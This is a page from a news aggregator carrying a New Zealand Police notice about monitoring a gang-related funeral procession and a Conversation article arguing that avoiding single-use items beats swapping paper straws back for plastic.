    – ref. Nangs are popular with young people. But are they aware of the serious harms of nitrous oxide? – https://theconversation.com/nangs-are-popular-with-young-people-but-are-they-aware-of-the-serious-harms-of-nitrous-oxide-250654

    MIL OSI Analysis – EveningReport.nz –

    February 28, 2025
  • MIL-OSI New Zealand: Police monitoring funeral in Counties Manukau this weekend

    Source: New Zealand Police (National News)

    Please attribute to Counties Manukau East Area Prevention Manager, Inspector Rakana Cook:

    Police are aware of plans for a gang-related funeral procession heading through Counties Manukau this weekend.

    We will have staff in the area monitoring to ensure the safety of the community, to monitor traffic movement and to minimise any disruption to the public.

    Antisocial or unlawful behaviour and driving related offending will not be tolerated and any of this behaviour can expect to be met with enforcement action.

    While it is not always possible to take action at the time, Police are committed to enforcing the gang insignia legislation and will take every opportunity to not only follow up on these breaches but also any other unlawful activity.

    Everyone in the community has the right to be safe and feel safe.

    Police encourage the public to report any instances of unlawful activity to us, so we can take appropriate action.

    We ask you report any unlawful behaviour to Police on 111 if it is happening now or 105 after the fact.

    ENDS.

    Holly McKay/NZ Police

    MIL OSI New Zealand News –

    February 28, 2025
  • MIL-Evening Report: Yes, paper straws suck. Rather than bring back plastic ones, let’s avoid single-use items

    Source: The Conversation (Au and NZ) – By Bhavna Middha, ARC DECRA Senior Research Fellow, Centre for Urban Research, RMIT University

    Dragon Images/Shutterstock

    When US President Donald Trump ordered federal agencies to return to plastic straws, claiming the paper version is ineffective and “disgustingly dissolves in your mouth”, he was widely criticised for setting back efforts to reduce plastic pollution. But many alternatives designed to help phase out single-use plastics don’t really solve the problem at all.

    It’s not unusual to see plastic bans challenged or overturned. However, a government ban on the substitute is altogether new.

    It’s true paper straws can disintegrate and become soggy before we finish a drink. Problems with finding viable substitutes to single-use plastics is one of the many challenges involved in phasing them out.

    Sometimes, swapping one single-use item for another really is more trouble than it’s worth. A better approach would be to change our society’s single-use and disposal mindset.

    The problem with plastic

    Plastic pollution is an urgent problem for the environment and human health. Microplastics are everywhere, from Antarctica to our brains.

    Plastic is made from fossil fuels, and so contributes to global warming. What’s more, plastic production is forecast to triple by 2050.

    But recycling is difficult. Less than 10% of the world’s plastic has been recycled.

    So we need to reduce our use of plastic in the first place, rather than trying to clean it up afterwards.

    Substituting plastic straws for paper still involves using virgin materials.
    JeniFoto/Shutterstock

    Poor substitutes and other traps

    Trump rejected paper straws, saying they “don’t work” as well as plastic straws. The poor consumer experience of drinking through a soggy straw is one thing, but there are other problems too.

    Swapping one problematic or hazardous material for another is sometimes called “regrettable substitution”, because the replacement has its own issues. For example, one harmful chemical used to make plastics is often replaced with others that are as bad or worse.

    Paper straws, like paper cups, are often coated with plastics such as polyethylene or acrylic resin. This makes them difficult to recycle but also raises the risk of pollution. Some paper straws have been shown to contain more “forever chemicals” (per- and polyfluoroalkyl substances, or PFAS) than plastic.

    Along with paper, other plant-based materials such as corn starch and bamboo are increasingly replacing single-use plastics – especially in food packaging. These substitutes carry a cost that is passed down to consumers, and many are more expensive to produce than plastic.

    Some are labelled “compostable” or “biodegradable”. The term compostable suggests they will break down in home compost heaps or green waste bins, but that has been called into question.

    Unfortunately, the term “biodegradable” does not necessarily mean a material will break down in home compost, or even landfill. It may require heat or pressure – in an industrial setting – for it to disintegrate enough to be harmless or safely used on your garden.

    When it comes to straws, paper, bamboo, metal and glass have all been adopted as substitutes. Metal and glass straws could be dangerous for kids and less able-bodied people. They can also be hard to clean. Again, “biodegradable plastic” products have been accused of greenwashing and have been banned from organic composting bins in New South Wales and potentially Victoria because they don’t disintegrate well or are contaminated.

    Meanwhile, thicker plastic bags labelled “reusable” have been introduced following bans on lightweight “single-use” plastic bags. While these durable bags may be reused for months at a time, they will eventually wear out and then they are even harder to break down in landfill.

    Plastic bans can be problematic

    Governments all over the world have attempted to ban single-use plastic. Often these bans are introduced without considering how the products are used in daily life and how those services will be replaced. The changes may disadvantage certain groups and new supply chains need to be created.

    Often, governments wanting to be seen as protecting the environment target the low-hanging fruit such as plastic straws and plastic bags, rather than packaging as a whole.

    So it’s no surprise these bans have faced opposition. Many have already been repealed or diluted.

    In India, for example, the plastic ban was criticised for shifting the burden of waste management away from larger, more polluting industries on to smaller businesses. Larger establishments were also accused of passing the costs of substitute packaging, such as more expensive paper and cloth, to consumers.

    Better to avoid single-use items

    It’s time to stop searching for the perfect substitute. Let’s instead focus on getting rid of single-use items altogether.

    Remember, straws were originally used for very specific cases and places: very young children and others unable to drink straight from a cup. They might still need straws.

    Single-use bottles are unnecessary. We should learn from Germany’s glass bottle reuse system and set up circular loops of production and distribution.

    Get serious about reducing plastic packaging

    While some packaging – even some plastics – is needed for food safety and freshness, an overhaul of unnecessary packaging would go a long way.

    In the United Kingdom, anti-waste charity WRAP examined fresh produce in supermarkets and called for the government to ban packaging on 21 fruits and vegetables sold in supermarkets by 2030. These included cucumbers, bananas and potatoes.

    Removing unnecessary packaging and plastics involves reconfiguring social rules, knowledge, standards and expectations such as making items without packaging affordable and widely available. We must challenge our disposable society by creating spaces and practices that allow reuse.

    Better policies and regulations

    Policies that prevent plastics from reaching consumers in the first place would be better than bans on single-use items.

    Governments should put the onus on the corporations that have profited from plastic and their role in plastic pollution.

    Supermarkets and the food industry as a whole must also take responsibility for their part in the plastic waste problem.

    Voluntary codes have not worked. Government regulation levels the playing field, but industry expertise and technical and social knowledge is needed to ensure systems work. While not without its challenges, Australia’s tyre recycling system has addressed many similar issues. The scheme’s approach to developing a national market for used tyres could be replicated for plastics, packaging and glass.

    Meaningful change for our environment and health requires government regulations done well and fairly. It also requires coordinated waste infrastructure and industry practices that build on technical expertise and consumers’ lived experience.

    Bhavna Middha receives funding from the Australian Research Council through the Discovery Early Career Research Award.

    Ralph Horne receives funding from the Australian Research Council (ARC) and a range of industry and government partners from time to time, to support research activities relevant to this article. In particular, he is a Chief Investigator on the ARC Research Hub Transformation of Reclaimed Waste Resources to Engineered Materials and Solutions for a Circular Economy (TREMS).

    Kajsa Lundberg does not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.

    – ref. Yes, paper straws suck. Rather than bring back plastic ones, let’s avoid single-use items – https://theconversation.com/yes-paper-straws-suck-rather-than-bring-back-plastic-ones-lets-avoid-single-use-items-250266

    MIL OSI Analysis – EveningReport.nz –

    February 28, 2025
←Previous Page
1 … 1,109 1,110 1,111 1,112 1,113 … 1,669
Next Page→
NewzIntel.com

NewzIntel.com

MIL Open Source Intelligence

  • Blog
  • About
  • FAQs
  • Authors
  • Events
  • Shop
  • Patterns
  • Themes

Twenty Twenty-Five

Designed with WordPress